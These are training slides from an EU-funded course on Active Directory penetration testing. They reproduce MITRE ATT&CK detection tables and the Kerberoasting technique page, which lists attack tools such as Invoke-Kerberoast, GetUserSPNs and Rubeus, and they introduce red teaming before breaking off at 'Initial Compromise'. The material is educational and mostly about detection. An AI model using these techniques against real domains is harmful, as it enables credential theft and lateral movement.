

EDUCATION AND TRAINING

# CyberSecPro Training

We are creating cutting-edge education and training to advance competencies and professionalism in EU cybersecurity.

OUR VISION

## Next level cybersecurity education and training

# Penetration Testing-Active Directory

## CSP010\_W

PRESENTATION BY:  
CHRISTOS GRIGORIADIS (FOCAL POINT)



CyberSecPro creates cutting-edge education and training materials and courses to advance competencies and professionalism in EU cybersecurity.



Funded by  
the European Union

Funded by the European Union. Views and opinions expressed are however those of the author(s) only and do not necessarily reflect those of the European Union or HADEA. Neither the European Union nor the granting authority can be held responsible for them.

Project Agreement no. 101083594

# Active Directory Threats: MITRE ATT&CK

**MITRE**  
**ATT&CK**™

# MITRE ATT&CK: Data Sources

## Data Sources

Data sources represent the various subjects/topics of information that can be collected by sensors/logs. Data sources also include data components, which identify specific properties/values of a data source relevant to detecting a given ATT&CK technique or sub-technique.

Data Sources: 41


ID	Name	Description
DS0026	Active Directory	A database and set of services that allows administrators to manage permissions, access to network resources, and stored data objects (user, group, application, or devices)
DS0015	Application Log	Events collected by third-party services such as mail servers, web applications, or other appliances (not by the native OS or platform)
DS0041	Application Vetting	Application vetting report generated by an external cloud service.
DS0039	Asset	Data sources with information about the set of devices found within the network, along with their current software and configurations
DS0037	Certificate	A digital document, which highlights information such as the owner's identity, used to instill trust in public keys used while encrypting network communications
DS0025	Cloud Service	Infrastructure, platforms, or software that are hosted on-premise or by third-party providers, made available to users through network connections and/or APIs
DS0010	Cloud Storage	Data object storage infrastructure hosted on-premise or by third-party providers, made available to users through network connections and/or APIs
DS0017	Command	A directive given to a computer program, acting as an interpreter of some kind, in order to perform a specific task
DS0032	Container	A standard unit of virtualized software that packages up code and all its dependencies so the application runs quickly and reliably from one computing environment to another
DS0038	Domain Name	Information obtained (commonly through registration or activity logs) regarding one or more IP addresses registered with human readable names (ex: mitre.org)
DS0016	Drive	A non-volatile data storage device (hard drive, floppy disk, USB flash drive) with at least one formatted partition, typically mounted to the file system and/or assigned a drive letter
DS0027	Driver	A computer program that operates or controls a particular type of device that is attached to a computer. Provides a software interface to hardware devices, enabling operating systems and other computer programs to access hardware functions without needing to know precise details about the hardware being used
DS0022	File	A computer resource object, managed by the I/O system, for storing data (such as images, text, videos, computer programs, or any wide variety of other media).

# MITRE ATT&CK: Active Directory Credential Request

## Active Directory: Active Directory Credential Request

A user requested active directory credentials, such as a ticket or token (ex: Windows EID 4769)

Domain	ID	Name	Detects
Enterprise	T1649	Steal or Forge Authentication Certificates	Monitor AD CS certificate requests (ex: EID 4886) as well as issued certificates (ex: EID 4887) for abnormal activity, including unexpected certificate enrollments and signs of abuse within certificate attributes (such as abusable EKUs). <sup>[7]</sup>
Enterprise	T1558	Steal or Forge Kerberos Tickets	Monitor for anomalous Kerberos activity, such as malformed or blank fields in Windows logon/logoff events (Event ID 4624, 4672, 4634), RC4 encryption within ticket granting tickets (TGTs), and ticket granting service (TGS) requests without preceding TGT requests. <sup>[8][4][9]</sup> Monitor the lifetime of TGT tickets for values that differ from the default domain duration. <sup>[8]</sup> Monitor for indications of Pass the Ticket being used to move laterally.
		.001 Golden Ticket	Monitor for anomalous Kerberos activity, such as malformed or blank fields in Windows logon/logoff events (Event ID 4769, 4768), RC4 encryption within TGTs, and TGS requests without preceding TGT requests. Monitor the lifetime of TGT tickets for values that differ from the default domain duration. Monitor for indications of Pass the Ticket being used to move laterally.
		.003 Kerberoasting	Monitor for anomalous Kerberos activity, such as enabling Audit Kerberos Service Ticket Operations to log Kerberos TGS service ticket requests. Particularly investigate irregular patterns of activity (ex: accounts making numerous requests, Event ID 4769, within a small time frame, especially if they also request RC4 encryption [Type 0x17]).
		.004 AS-REP Roasting	Monitor for anomalous activity, such as enabling Audit Kerberos Service Ticket Operations to log Kerberos TGS service ticket requests. Particularly investigate irregular patterns of activity (ex: accounts making numerous requests, Event ID 4768 and 4769, within a small time frame, especially if they also request RC4 encryption [Type 0x17], pre-authentication not required [Type: 0x0]).
Enterprise	T1550	Use Alternate Authentication Material	Monitor requests of new ticket granting ticket or service tickets to a Domain Controller, such as Windows EID 4769 or 4768, that may use alternate authentication material, such as password hashes, Kerberos tickets, and application access tokens, in order to move laterally within an environment and bypass normal system access controls.
		.002 Pass the Hash	Monitor requests of new ticket granting ticket or service tickets to a Domain Controller. Windows Security events such as 4768 (A Kerberos authentication ticket (TGT) was requested) and 4769 (A Kerberos service ticket was requested) combined with logon session creation information may be indicative of an overpass the hash attempt.
		.003 Pass the Ticket	Monitor requests of new ticket granting ticket or service tickets to a Domain Controller. Event ID 4769 is generated on the Domain Controller when using a golden ticket after the KRBTGT password has been reset twice, as mentioned in the mitigation section. The status code 0x1F indicates the action has failed due to "Integrity check on decrypted field failed" and indicates misuse by a previously invalidated golden ticket. <sup>[5]</sup>




# MITRE ATT&CK: Active Directory Object Access

Active Directory: Active Directory Object Access

Opening of an active directory object, typically to collect/read its value (ex: Windows EID 4661)

Domain	ID	Name	Detects
Enterprise	T1615	Group Policy Discovery	Monitor for abnormal LDAP queries with filters for <code>groupPolicyContainer</code> and high volumes of LDAP traffic to domain controllers. Windows Event ID 4661 can also be used to detect when a directory service has been accessed.
Enterprise	T1003	OS Credential Dumping	Monitor domain controller logs for replication requests and other unscheduled activity possibly associated with DCSync. <sup>[7]</sup> <sup>[8]</sup> <sup>[9]</sup> Note: Domain controllers may not log replication requests originating from the default domain controller account. <sup>[10]</sup> Monitor for replication requests <sup>[11]</sup> from IPs not associated with known domain controllers. <sup>[12]</sup>
	.006	DCSync	Monitor domain controller logs for replication requests and other unscheduled activity possibly associated with DCSync. <sup>[7]</sup> <sup>[8]</sup> <sup>[9]</sup> Note: Domain controllers may not log replication requests originating from the default domain controller account. <sup>[10]</sup>
Enterprise	T1033	System Owner/User Discovery	Monitor domain controller logs for replication requests and other unscheduled activity possibly associated with DCSync. <sup>[7]</sup> <sup>[8]</sup> <sup>[9]</sup> Note: Domain controllers may not log replication requests originating from the default domain controller account. <sup>[10]</sup> Monitor for replication requests <sup>[11]</sup> from IPs not associated with known domain controllers. <sup>[12]</sup>



# MITRE ATT&CK: Active Directory Object Creation & Deletion

## Active Directory: Active Directory Object Creation

Initial construction of a new active directory object (ex: Windows EID 5137)

Domain	ID	Name	Detects
Enterprise	T1098 .005	Account Manipulation: Device Registration	Monitor for the registration or joining of new device objects in Active Directory. Raise alerts when new devices are registered or joined without using MFA. <sup>[13]</sup>
Enterprise	T1484	Domain Policy Modification	Monitor for newly constructed active directory objects, such as Windows EID 5137.
		.001 Group Policy Modification	Monitor for newly constructed active directory objects, such as Windows EID 5137.
		.002 Domain Trust Modification	Monitor for newly constructed active directory objects, such as Windows EID 5137.
Enterprise	T1207	Rogue Domain Controller	Baseline and periodically analyze the Configuration partition of the AD schema and alert on creation of nTDSDSA objects. <sup>[14]</sup>

## Active Directory: Active Directory Object Deletion

Removal of an active directory object (ex: Windows EID 5141)

Domain	ID	Name	Detects
Enterprise	T1484	Domain Policy Modification	Monitor for unexpected deletion of an active directory object, such as Windows EID 5141.
		.001 Group Policy Modification	Monitor for unexpected deletion of an active directory object, such as Windows EID 5141.



# MITRE ATT&CK: Active Directory Object Modification

## Active Directory: Active Directory Object Modification

Changes made to an active directory object (ex: Windows EID 5163 or 5136)

	.005	SID-History Injection	Monitor for changes to account management events on Domain Controllers for successful and failed changes to SID-History. <sup>[15] [16]</sup>
Enterprise	T1531	Account Access Removal	Monitor for changes made to AD settings for unexpected modifications to user accounts, such as deletions or potentially malicious changes to user attributes (credentials, status, etc.).
Enterprise	T1098	Account Manipulation	Monitor for the registration or joining of new device objects in Active Directory. Raise alerts when new devices are registered or joined without using MFA. <sup>[17]</sup>
Enterprise	T1037	Boot or Logon Initialization Scripts	Monitor for changes made in the Active Directory that may use scripts automatically executed at boot or logon initialization to establish persistence.
	.003	Network Logon Script	Monitor for changes made in the Active Directory that may use network logon scripts automatically executed at logon initialization to establish persistence.
Enterprise	T1484	Domain Policy Modification	Monitor for changes made to AD settings for unexpected modifications to user accounts, such as deletions or potentially malicious changes to user attributes (credentials, status, etc.).
	.001	Group Policy Modification	Monitor for changes made to AD settings for unexpected modifications to user accounts, such as deletions or potentially malicious changes to user attributes (credentials, status, etc.).
	.002	Domain Trust Modification	Monitor for changes made to AD settings for unexpected modifications to domain trust settings, such as when a user or application modifies the federation settings on the domain.
Enterprise	T1222	File and Directory Permissions Modification	Monitor for changes made to ACLs and file/directory ownership. Many of the commands used to modify ACLs and file/directory ownership are built-in system utilities and may generate a high false positive alert rate, so compare against baseline knowledge for how systems are typically used and correlate modification events with other indications of malicious activity where possible.
	.001	Windows File and Directory Permissions Modification	<p>Monitor for changes made to DACLS and file/directory ownership. Many of the commands used to modify DACLS and file/directory ownership are built-in system utilities and may generate a high false positive alert rate, so compare against baseline knowledge for how systems are typically used and correlate modification events with other indications of malicious activity where possible.</p> <p>Implementation 1 : Access Permission Modification</p> <p>Detection Pseudocode</p> <pre>file_obj_events = filter: log_events where (event_id == "4670" AND objsec_type == "File" AND objsec_security_id != "NT AUTHORITY\SYSTEM")</pre> <p>Detection Notes</p> <ul style="list-style-type: none"> <li>Pseudocode Event ID is for Windows Security Log (Event ID 4670 - Permissions on an object were changed).</li> <li>We need to exclude events generated by the local system (subject security ID "NT AUTHORITY\SYSTEM") and focus on actual user events.</li> <li>When a permission modification is made for a folder, a new event log is generated for each subfolder and file under that folder. It is advised to group logs based on handle ID or user ID.</li> <li>Event ID 4670 also includes information about the process that modifies the file permissions. It is advised to focus on uncommon process names, and it is also uncommon for real-users to perform this task without a GUI.</li> <li>Windows Event ID 4719 (An Attempt Was Made to Access An Object) can also be used to alert on changes to Active Directory audit policy for a system.</li> </ul>
Enterprise	T1556	Modify Authentication Process	Monitor for changes made to AD security settings related to MFA logon requirements, such as changes to Azure AD Conditional Access Policies or the registration of new MFA applications.
	.005	Reversible Encryption	Monitor property changes in Group Policy: <code>Computer\Configuration\Windows Settings\Security Settings\Accounts Policies\Password Policy\Force reversible encryption</code> . By default, the property should be set to Disabled.
	.006	Multi-Factor Authentication	Monitor for changes made to AD security settings related to MFA logon requirements, such as changes to Azure AD Conditional Access Policies or the registration of new MFA applications.
Enterprise	T1207	Rogue Domain Controller	Leverage AD directory synchronization (DirSync) to monitor changes to directory state using AD replication cookies. <sup>[17] [18]</sup> Also consider monitoring and alerting on the replication of AD objects (Audit Detailed Directory Service Replication Events 4928 and 4929). <sup>[14]</sup>
Enterprise	T1649	Steal or Forge Authentication Certificates	Monitor for changes to CA attributes and settings, such as AD CS certificate template modifications (ex: EID 4899/4900 once a potentially malicious certificate is enrolled). <sup>[2]</sup>

# MITRE ATT&CK: Searching attributes and descriptions of specific attacks

## Steal or Forge Kerberos Tickets: Kerberoasting

Other sub-techniques of Steal or Forge Kerberos Tickets (4)	
ID	Name
T1558.001	Golden Ticket
T1558.002	Silver Ticket
<b>T1558.003</b>	<b>Kerberoasting</b>
T1558.004	AS-REP Roasting

Adversaries may abuse a valid Kerberos ticket-granting ticket (TGT) or sniff network traffic to obtain a ticket-granting service (TGS) ticket that may be vulnerable to [Brute Force](#).<sup>[1][2]</sup>

Service principal names (SPNs) are used to uniquely identify each instance of a Windows service. To enable authentication, Kerberos requires that SPNs be associated with at least one service logon account (an account specifically tasked with running a service).<sup>[3]</sup> [\[4\]\[5\]\[6\]\[7\]](#)

Adversaries possessing a valid Kerberos ticket-granting ticket (TGT) may request one or more Kerberos ticket-granting service (TGS) service tickets for any SPN from a domain controller (DC).<sup>[1][2]</sup> Portions of these tickets may be encrypted with the RC4 algorithm, meaning the Kerberos 5 TGS-REP etype 23 hash of the service account associated with the SPN is used as the private key and is thus vulnerable to offline [Brute Force](#) attacks that may expose plaintext credentials.<sup>[2][1][7]</sup>

This same behavior could be executed using service tickets captured from network traffic.<sup>[2]</sup>

Cracked hashes may enable [Persistence](#), [Privilege Escalation](#), and [Lateral Movement](#) via access to [Valid Accounts](#).<sup>[8]</sup>

ID: T1558.003

Sub-technique of: [T1558](#)

- Tactic: [Credential Access](#)
- Platforms: Windows
- System Requirements: Valid domain account or the ability to sniff traffic within a domain

Contributors: Praetorian

Version: 1.2

Created: 11 February 2020

Last Modified: 30 March 2023

[Version](#) [Permalink](#)

# MITRE ATT&CK: Searching attributes and descriptions of specific attacks

## Procedure Examples

ID	Name	Description
S1063	Brute Ratel C4	Brute Ratel C4 can decode Kerberos 5 tickets and convert it to hashcat format for subsequent cracking. <sup>[8]</sup>
S0363	Empire	Empire uses PowerSploit's <code>Invoke-Kerberoast</code> to request service tickets and return crackable ticket hashes. <sup>[9]</sup>
G0046	FIN7	FIN7 has used Kerberoasting for credential access and to enable lateral movement. <sup>[10]</sup>
S0357	Impacket	Impacket modules like <code>GetUserSPNs</code> can be used to get Service Principal Names (SPNs) for user accounts. The output is formatted to be compatible with cracking tools like John the Ripper and Hashcat. <sup>[11]</sup>
C0014	Operation Wocao	During Operation Wocao, threat actors used PowerSploit's <code>Invoke-Kerberoast</code> module to request encrypted service tickets and bruteforce the passwords of Windows service accounts offline. <sup>[12]</sup>
S0194	PowerSploit	PowerSploit's <code>Invoke-Kerberoast</code> module can request service tickets and return crackable ticket hashes. <sup>[13][7]</sup>
S1071	Rubeus	Rubeus can use the <code>KerberosRequestorSecurityToken.GetResponse</code> method to request kerberoastable service tickets. <sup>[14]</sup>
S0692	SILENTRINITY	SILENTRINITY contains a module to conduct Kerberoasting. <sup>[15]</sup>
C0024	SolarWinds Compromise	During the SolarWinds Compromise, APT29 obtained Ticket Granting Service (TGS) tickets for Active Directory Service Principle Names to crack offline. <sup>[16]</sup>
G0102	Wizard Spider	Wizard Spider has used Rubeus, Mimikatz Kerberos module, and the <code>Invoke-Kerberoast</code> cmdlet to steal AES hashes. <sup>[17][18][19][20]</sup>



# MITRE ATT&CK: Searching attributes and descriptions of specific attacks

## Mitigations

ID	Mitigation	Description
M1041	Encrypt Sensitive Information	Enable AES Kerberos encryption (or another stronger encryption algorithm), rather than RC4, where possible. <sup>[2]</sup>
M1027	Password Policies	Ensure strong password length (ideally 25+ characters) and complexity for service accounts and that these passwords periodically expire. <sup>[2]</sup> Also consider using Group Managed Service Accounts or another third party product such as password vaulting. <sup>[2]</sup>
M1026	Privileged Account Management	Limit service accounts to minimal required privileges, including membership in privileged groups such as Domain Administrators. <sup>[2]</sup>

## Detection

ID	Data Source	Data Component	Detects
DS0026	Active Directory	Active Directory Credential Request	Monitor for anomalous Kerberos activity, such as enabling Audit Kerberos Service Ticket Operations to log Kerberos TGS service ticket requests. Particularly investigate irregular patterns of activity (ex: accounts making numerous requests, Event ID 4769, within a small time frame, especially if they also request RC4 encryption [Type 0x17]).



# Red Teaming

- 1. What is Red Teaming
- 2. Red Teaming vs Pentesting
- 3. Attack Lifecycle
- 4. MITRE ATT&CK
- 5. Atomic Red Introduction



# What is Red Teaming

## Red Team Operations

- Purpose of Red Team Operations: Simulate full-scope attacks to test security across digital infrastructure, employees, applications, and physical security.
- Simulating Real Adversaries: Replicate techniques used by real-world adversaries to uncover vulnerabilities and assess the company's defensive capabilities.
- Full Attack Lifecycle: Operations span the entire lifecycle of an attack, providing a comprehensive evaluation of security readiness.
- Revealing Vulnerabilities: Identifies multiple attack vectors and weaknesses not typically found in standard penetration tests.



# What is Red Teaming

## Impact and Integration with Blue Team


- Actionable Results: Red Team findings are used to improve security measures and prepare for potential threats.
- Blue Team Collaboration:
  - Role of Blue Team: Security professionals tasked with vulnerability identification, remediation, and effectiveness verification.
  - Utilizing Results: Develop signatures for malware, implement safeguards, and enhance infrastructure security.
- Training and Hardening:
  - Train employees to resist social engineering.
  - Patch vulnerabilities identified during operations.
- APT Emulation: Red Teams emulate techniques of Advanced Persistent Threats to test long-term defense mechanisms.



# Red Teaming vs Pentesting

Pentesting	Red Teaming
Defined scope	No defined scope
Used to identify and exploit vulnerabilities	Emulates adversary behavior
Provides a report of findings that are consequently used by companies to patch, harden and secure their infrastructure	Used to assess the resilience of an organization against adversaries attacks.
Preventative as opposed to detective. Penetration tests are useful at identifying vulnerabilities and threats, however, they do not provide actionable results that can be used for proactive detection of threats in the future.	Provides actionable results that can be used for detection.


# Attack Lifecycle



# Attack Lifecycle-Initial Recon

## Attack Lifecycle – Initial Reconnaissance


- Open source intelligence gathering
- Network and application reconnaissance
- Remote access identification



# Attack Lifecycle Initial Compromise

## *Attack Lifecycle – Initial Compromise*

